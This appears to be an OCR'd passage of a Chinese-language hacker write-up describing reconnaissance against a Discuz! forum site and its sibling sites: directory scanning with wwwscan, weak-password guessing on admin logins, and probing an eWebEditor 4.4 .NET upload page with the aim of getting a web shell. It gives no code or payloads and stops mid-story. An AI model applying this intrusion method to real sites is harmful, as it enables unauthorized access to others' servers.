



图1

A站Dz!netBBS结构，操起wwwscan开扫，看扫得到什么敏感目录，在扫目录同时开始查旁站，发现是独立服务器。回到A站上右键使用360浏览器下载全部连接，如图2。



91588431-bbf8-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
ab7f3f9c-e779-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
d59b870b-eec9-4...	BMP	120*90	http://admin.[illegible].com/Admin/uploads...
4d52e784-9a5d-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
c7087d67-9c37-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
e01ac258-f7eb-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
e5d46b67-605b-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
ae4f1dac-101c-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
74800ccf-d70f-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
b48ea5e4-ea57-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
7c6659e3-809c-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...
47f93321-8e58-4...	JPG	120*90	http://admin.[illegible].com/Admin/uploads...

图2

A站图片文件存放在以admin开头的玉米目录下，看来是专门管理网站的地方，用旁注扫描器扫描了一下，发现和A站同一个服务器，访问之，跳转到了A站主页上了，加个admin看看。出现了登陆页面，开始使用各种弱口令万能密码猜解，无果。。看了下wwwscan的扫描结果，存在的目录和文件少的可怜，断定了主站的更新和用户管理是在这里完成，停掉了wwwscan，开始转向其他子站，经查询以下3个服务器存在他们的子站，

127.0.0.1子站，客户站

127.1.1.2 主站 BBS

127.2.2.3 子站 相薄 游戏

发现127.0.0.1分站较多，决定从127.0.0.1这个IP下手，打开几个企业站，看了下结构发现是A站公司承包制做，连后台登陆页面也一模一样，还是弱口令万能密码猜解之，还是无果,如图3。

回到主页，照旧下载全部连接发现敏感目录eweb，在eweb目录后加个eWebEditor.htm看看，如图4。存在eWebEditor.htm文件，版本是4.4的。这个版本很少看见。不知道是asp版本还是net版本，访问asp目录看看，不存在asp目录，打开http://www.xxoo.cn/admin/xxoo/eweb/aspx/upload.aspx显示空白，存在该文件，证明是net版本，如图5。百度之，未找到该版本漏洞，下载了原码本地搭建，发现完整版本存在后台，后台目录为admin,可以添加样式等等，回到企业站上一试，不存在admin目录，猜测eweb后台被删除。eweb编辑器拿SHELL思路中断。。继续找其他同服站，来到A站的娱乐博彩子站发现图片存放目录和其他子站不同，由此猜测有其他编辑器存在，开起wwwscan就扫，夜也深了，明早再来看结果把，第2天，一大早就醒了，看下wwwscan扫出来的结果，如图6。




图3




图4




图5




图6




图7

